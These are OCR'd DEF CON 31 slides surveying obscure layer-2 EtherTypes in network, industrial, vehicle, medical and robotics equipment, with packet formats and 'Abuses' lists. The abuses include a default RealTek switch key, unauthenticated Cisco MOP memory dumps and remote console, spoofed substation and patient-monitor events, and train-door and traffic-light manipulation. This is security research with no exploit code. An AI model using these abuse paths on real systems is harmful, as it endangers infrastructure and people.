
KEYSIGHT
FANTASTIC
BEASTS
AND WHERE
TO FIND THEM
ETHERTYPES
HeadlessZeke – DEFCON31

KEYSIGHT

Introduction

Who Am I?

- Principal Security Researcher at Keysight
- Focused mainly on offensive IoT research
- Hacking professionally since ’09
- 5th time speaking at DEFCON!

What is This Talk About?

- Welcome to the exciting world of layer 2 networking!
- An introduction to EtherTypes for the uninformed
- Exposure to less well-traveled areas of the network
- Survey of more arcane and archaic registered ethernet protocols
  - Some have more info available than others…some none at all…


The protocols in this talk are NOT ubiquitous and NOT internet-facing…they're just weird

KEYSIGHT

What’s an EtherType?

EtherType – *noun* [ee-ther-tahyp]

- Defined in IEEE 802.3
- The two bytes immediately following the MAC addresses in an ethernet frame
- Informs layer 2 so data field can be parsed/handled properly
- Common examples are 0x0800 (IPv4), 0x86DD (IPv6), 0x0806 (ARP), etc
- Less than 1500 == length field, greater than 1563 == EtherType, 1500-1563 == undefined



https://en.wikipedia.org/wiki/EtherType#/media/File:EthernetFrame.jpg

EtherType Registration

- Registered through IEEE
  - https://standards.ieee.org/products-programs/regauth/ethertype/
  - $3,810 USD
    - One-time fee
    - Registration never expires?
  - Strict requirements such as future-proofing through subtype capabilities and proving novelty
    - May have been added to prevent running out of namespace
- Public listings
  - https://standards-oui.ieee.org/ethertype/eth.txt
  - https://www.iana.org/assignments/ieee-802-numbers/ieee-802-numbers.txt
  - http://www.cavebear.com/CaveBear/Ethernet/
  - https://github.com/wireshark/wireshark/blob/master/epan/etypes.h

Special EtherTypes

- 0x88B5/0x88B6 - Local Experimental EtherTypes (aka Playpen EtherTypes)
  - Used mainly for prototyping a protocol before official registration
  - No format restrictions (until you try to officially register your proto, that is)
  - Can be used freely, but only in unofficial, internal capacity
- 0x88B7 - OUI Extended EtherType
  - Workaround for not having enough EtherTypes for everyone
  - Format: 0x88B7 | 3-byte organizationally unique identifier (OUI) | 2-byte protocol identifier (PID)
  - List of known OUI's available from IANA (see previous slide)

KEYSIGHT

Let’s Get Weird

KEYSIGHT

Network Management

0x814C – SNMP over Ethernet Protocol


- SNMP packets encapsulated in ethernet frames
- ~~RFC 1089~~ RFC 4789
- Data field is BER encoded SNMP messages
- Supports v1, v2c, and v3
- Uses
  - Management of two-port MAC relay bridges (TPMR/IEEE 802.1aj)
  - Anywhere else devices need management without IP
- Abuses
  - Modify configs if not properly secured
  - Could bypass firewall SNMP restrictions?
  - Dust off old SNMP vulns

0x8899 – RealTek Remote Control Protocol

- Remote management of unmanaged switches
- Works by reading/writing address registers on EEPROM or similar
  - Like I2C but over LAN
  - Register mappings can be found in datasheets
- Supported by RTL8316B/RTL8316BP/RTL8324/RTL8324P/RTL8326/RTL8326S and more
- OpenRRCP project has *tons* of info on the protocol and supported hardware

0x8899 – RealTek Remote Control Protocol

- Protocol
  - 1: RRCP, 2: RealTek Echo Protocol, 3: Network Loop Detection (see earlier slide about sub-typing)
- OP Code
  - 0: Hello, 1: Get, 2: Set (and 1-bit for req/resp)
- “Authentication Key”
  - Would be easy to brute-force
  - But default is 0x2379 and who would change it?
- Register Address/Data
  - What you want to read/write



0	8	16	24 ~ 32
DA (6)			
DA		SA (6)	
SA			
RealtekEtherType (2)		Protocol (1)	r OP Code (7bit)
Authentication Key (2)		Register Address (2)	
Register Data (4)			
Reserved (4)			
Reserved (4)			
Pad 00 : :			
CRC (4)			

RTL8326/RTL8326S Datasheet

0x8899 – RealTek Remote Control Protocol

- Uses
  - Only in a small collection of chipsets
  - Get traffic stats, address lookup table, other info
  - Change config settings – even for other ports
- Abuses
  - Change VLAN tagging for your own port or others
  - Trunk yourself!

0x6001/0x6002 – DECnet Maintenance Operation Protocol

- Part of DECnet protocol stack created by d|i|g|i|t|a|l in 1970/80's
- Meant for remote maintenance of malfunctioning systems
  - Dump/load system memory
  - Remote console!!!
- But…DECnet is long dead right?
  - MOP has been decoupled from DECnet and is still in use by Cisco today!
  - ENABLED BY DEFAULT ON EVERY INTERFACE (at least through IOS 15.x)
  - Official Guide to Harden Cisco IOS Devices (Sept 4, 2020)
    - "Issue the no mop enabled command in interface configuration mode in order to disable the Maintenance Operation Protocol (MOP) service."

0x6001/0x6002 – DECnet Maintenance Operation Protocol

- Dumping memory
  - 0x6001 EtherType
  - Data field: [Code][Addr][Count]
    - Code: 1-byte field (4)
    - Addr: 4-byte field (physical memory address)
    - Count: 2-byte field (number of bytes to dump)
- Remote Console
  - 0x6002 EtherType
  - Data field: Depends on command
    - See https://linux-decnet.sourceforge.net/docs/maintop30.txt for full protocol spec
    - There's already a linux tool called moprc (part of latd). You can just use that.

0x6001/0x6002 – DECnet Maintenance Operation Protocol

- Uses
  - Resurrect and maintain really old VAX/VMS
  - …and EVERY CISCO ROUTER apparently
- Abuses
  - Dump system memory without any authentication
  - I mean…I mentioned the remote console thing…

KEYSIGHT


Industrial/Electrical

0x88b8 – GOOSE Protocol

- Generic Object-Oriented Substation Events
  - Subset of IEC 61850 standard
- Standard for substation and power system communication
  - All measurement, control, and monitoring under one standard protocol
- Pub/Sub model
  - Events published to multicast/broadcast ethernet
  - Example events include sensor/voltage measurements, fault detection/location, time sync, I/O, etc
- Mostly unencrypted and little to no authentication
  - Tried to add more security with IEC 62351
  - Latency requirements prevent use of encryption in real environments

0x88b8 – GOOSE Protocol

- [2-byte APPID][2-byte length][2-byte reserved][2-byte reserved][ASN.1 encoded payload]



https://wiki.wireshark.org/Protocols/IEC61850GOOSEGSE

0x88b8 – GOOSE Protocol

- Uses
  - Smart grid
  - Mostly in Intelligent Electronic Devices (IED) and general I/O devices within a power substation
- Abuses
  - Spoof sensor data
  - Publish events
  - Possibly control switches, relays, breakers, other I/O

0x893d – KEPCO PLC Interoperability Protocol

- Korea Electric Power Corp protocol for interoperability between powerline communications (PLC) and advanced metering infrastructure (AMI)
- Allows smart meters to communicate usage, adjust for demand, and allow remote shut-off over existing powerlines
- Protocol specifics are practically non-existent
- A few papers exist online that provide some clues…

0x893d – KEPCO PLC Interoperability Protocol

- “A design of AMI protocols for two-way communication in K-AMI”
  - https://ieeexplore.ieee.org/document/6106321
  - Mentions several communication standards including Device Language Message Specification (DLMS)
  - Provides data packet structure for AMI protocol
    - Doesn’t “feel” like a network protocol…but may have similar features

AMI Packet(Data)			
Field	Bytes	Value	Description
SOF	1	0x5F	Start Of Frame
Size	2		SOF ~ EOF to the packet size
SMCS SEQ	1		The sequence number of SMC side
SMC SEQ	1		The sequence number of SMC side
Control	1		0~1bit: If 00 is Data, 0 is ACK, 1 is NACK 2bit: If an ACK is received 3bit : If one receives a NACK 4~7bit: Reserved
Protocol Version	2	0x0100	SESP Version of the protocol
# of Units	1		The number of unit including
Unit List	variable		Unit, Ack is 0 bytes
EOF	1	0xEF	End Of Frame

0x893d – KEPCO PLC Interoperability Protocol

- “Design and implementation of NMS using SNMP for AMI network device monitoring”
  - http://edocs.ilkom.unsri.ac.id/1674/1/TASK2_Analisa%20Paper%20SNMP_09011281419052.pdf
  - Specifically talks about AMI over PLC
  - Just uses SNMP to accomplish it…SNMP-over-Ethernet the sequel?
- “Design and Implementation of Smart Meter Concentration Protocol for AMI”
  - https://link.springer.com/content/pdf/10.1007/978-3-642-27192-2_22.pdf
  - Probably not related to 0x893d as it looks like a TCP/IP proto
  - Does provide more info about AMI environment

0x893d – KEPCO PLC Interoperability Protocol

- Uses
  - AMI smart meters
  - Connecting to PLC infrastructure
- Abuses
  - Cut off someone’s power
  - Free electricity?

0x88e1 – HomePlug AV Protocol


- HomePlug powerline communications protocol
- Basis for IEEE 1901 broadband over powerlines standard
- Three interoperable specifications
  - HomePlug AV (200-500Mbps, mainly for in-home)
  - HomePlug AV2 (same but higher bandwidth)
  - HomePlug Green PHY (smart grid and electric vehicle charging)
- Homeplug AV(2) uses 2 or more adapters plugged into electrical outlets to send network traffic over the in-home powerlines

0x88e1 – HomePlug AV Protocol

- Security
  - 128-bit AES encryption on the wire
  - Rotating Network Encryption Key (NEK) set by “Central Coordinator” station
  - New stations can join network with Network Membership Key (NMK)
  - Existing networks can pull in new stations with that station’s Device Access Key (DAK) or Device Encryption Key (DEK)
- To prevent randos from joining your network by plugging into an outlet

0x88e1 – HomePlug AV Protocol

- Packet structure is confusing and annoying with lots of caveats
  - https://docbox.etsi.org/Reference/homeplug_av21/homeplug_av21_specification_final_public.pdf
  - https://usermanual.wiki/Document/PLCChipsetSGProgrammersGuide.166307490.pdf
  - https://github.com/qca/open-plc-utils/



0x88e1 – HomePlug AV Protocol

- Uses
  - Whole home ethernet
  - Wifi extenders
  - Anywhere typical ethernet/wifi won’t work
- Abuses
  - Figure out key and get on network from outside home
  - Possibly snoop neighbor traffic if used in larger than single-family-home setting

KEYSIGHT


Transportation

0x99fe – Technically Enhanced Capture Module Protocol

- EtherType registered by ASAM
- Protocol developed by Technica Engineering
- Designed to take data from a “Capture Module” and pass it to an ethernet endpoint
  - Data comes from in-vehicle network buses (CAN, LIN, FlexRay, etc)
- Also allows for replaying of data back to the bus
- Not much done by the protocol itself, but the replaying aspect seems cool

0x99fe – Technically Enhanced Capture Module Protocol

- Very hefty packets
- Device ID is addr of CM
  - Not used in replay
- Message Type is Logging vs replaying
- Data Type is CAN/UART/FlexRay/etc
- Source Data is the original payload



https://github.com/Technica-Engineering/libtecmp/blob/master/docs/TECMP_User_Manual_V1.6.pdf

0x99fe – Technically Enhanced Capture Module Protocol


- Uses
  - Allows remote diagnostics of in-vehicle networks
  - Requires presence of capture module
- Abuses
  - Possibly useful in replay attacks

0x88dc – WAVE Short Message Protocol

- WAVE: Wireless Access in Vehicular Environments
- V2V/V2X communication
  - Autonomous vehicle to autonomous vehicle
    - Collision avoidance, traffic flow
  - Vehicle to infrastructure
    - Traffic lights, emergency vehicle right-of-way
  - Location-based ads…*eyeroll emoji*
- Defined in IEEE 1609.3

0x88dc – WAVE Short Message Protocol

- ASN.1 encoding again
- [1-byte ver][up to 4-byte PSID][variable len exts][variable len element ID][2-byte len][variable data]
  - PSID: Provider Service GUID
  - Element ID: 0x80 for WSMP



https://bugs.wireshark.org/bugzilla/show_bug.cgi?id=9244

0x88dc – WAVE Short Message Protocol

- Uses
  - Autonomous vehicles and infrastructure for seamless interaction
  - Keep riders/pedestrians/emergency vehicle drivers safe
- Abuses
  - Remote control of cars
  - Change traffic lights
  - Possibility for abuse using callbacks in location-based ads?

0x894c – Train Communication Network Protocol

- IEC 61375-2-5:2014
  - Ethernet Train Backbone (ETB)
  - Train-wide communication
  - Replaces outdated Wire Train Bus (WTB) standard
- IEC 61375-3-4:2014
  - Ethernet Consist Network (ECN)
  - In-car communication
  - Replaces outdated Multifunction Vehicle Bus (MVB) standard

0x894c – Train Communication Network Protocol

- The standards are $300-$400 each, so if you're really curious about the protocols go for it
- Uses
  - Car coupling/orientation/length
  - Door controls
  - Diagnostics/safety
- Abuses
  - Make a train think it's the wrong length
  - Open doors while train is in motion

KEYSIGHT

Medical

0x885b/0x885c – Philips Clinical Network Protocols

- Best guess is networked Intellivue patient monitoring equipment
  - Bought an MP50 off ebay
  - Only ever got it talking UDP, no layer 2 protocol ☹
- Could require specialized switch or monitoring software?
  - Philips/Agilent CareNet Network Switch
    - 78581B available for pretty cheap…may give it a try…
  - Philips Information Center (PIC iX)
    - Couldn't find it without going through official sales/quote channels
- User error?
  - I am kind of just winging it, could have misconfigured something
- More likely, I'm just wrong about Intellivue

0x885b/0x885c – Philips Clinical Network Protocols

- Uses (guessing based on UDP functionality)
  - Admit/discharge patients
  - Remote monitoring of patient condition and trends
  - Event alarms
  - Data export
- Abuses
  - Spoof events
  - Spoof normality while DoS-ing the actual monitor
  - PII disclosure

0x815f-0x8163 – Massachusetts General Hospital Protocols

- 5 EtherTypes?!
  - Can’t find info on a single one ☹
- MGH has its own computer science dept
  - http://www.mghlcs.org/
- Fed by Harvard Medical
- Lots of patents
  - Mostly around methods for transferring patient documents/images/scans across networks…
- [Tell anecdote about IMPACT Cyber Trust here. You’re doing great! – love, past me]

0x815f-0x8163 – Massachusetts General Hospital Protocols

- Uses
  - ???
- Abuses
  - ???

KEYSIGHT

Et Cetera

0x889e – Remotec Hazardous Duty Robot Protocol


- Northrop Grumman Remotec unmanned ground vehicles!!!
- Most likely Andros Titus related
  - "Industry standard interfaces such as USB and Ethernet make Titus easier to maintain and upgrade and to incorporate payloads and sensors."
    - https://news.northropgrumman.com/news/releases/photo-release-northrop-grumman-remotec-to-begin-delivering-titus-robot-in-december
- Sadly, protocol details are not publicly available
  - But we can make some educated guesses…



https://www.peraton.com/wp-content/uploads/0523_Andros_Titus_ov_digital.pdf

0x889e – Remotec Hazardous Duty Robot Protocol

- ”PC-based control of the Andros Mark VI hazardous duty mobile robot”
  - Arun Srikantaiah master’s thesis for University of Tennessee in 2002
  - Great analysis of serial communication protocol
  - 22 bytes of command data + 1 byte checksum
  - Each command data byte controls a different part of the robot
    - Vehicle movement, arm/grip articulation, camera/lighting…and, uh…



0x889e – Remotec Hazardous Duty Robot Protocol

- Obviously, ethernet packet structure would probably be quite different
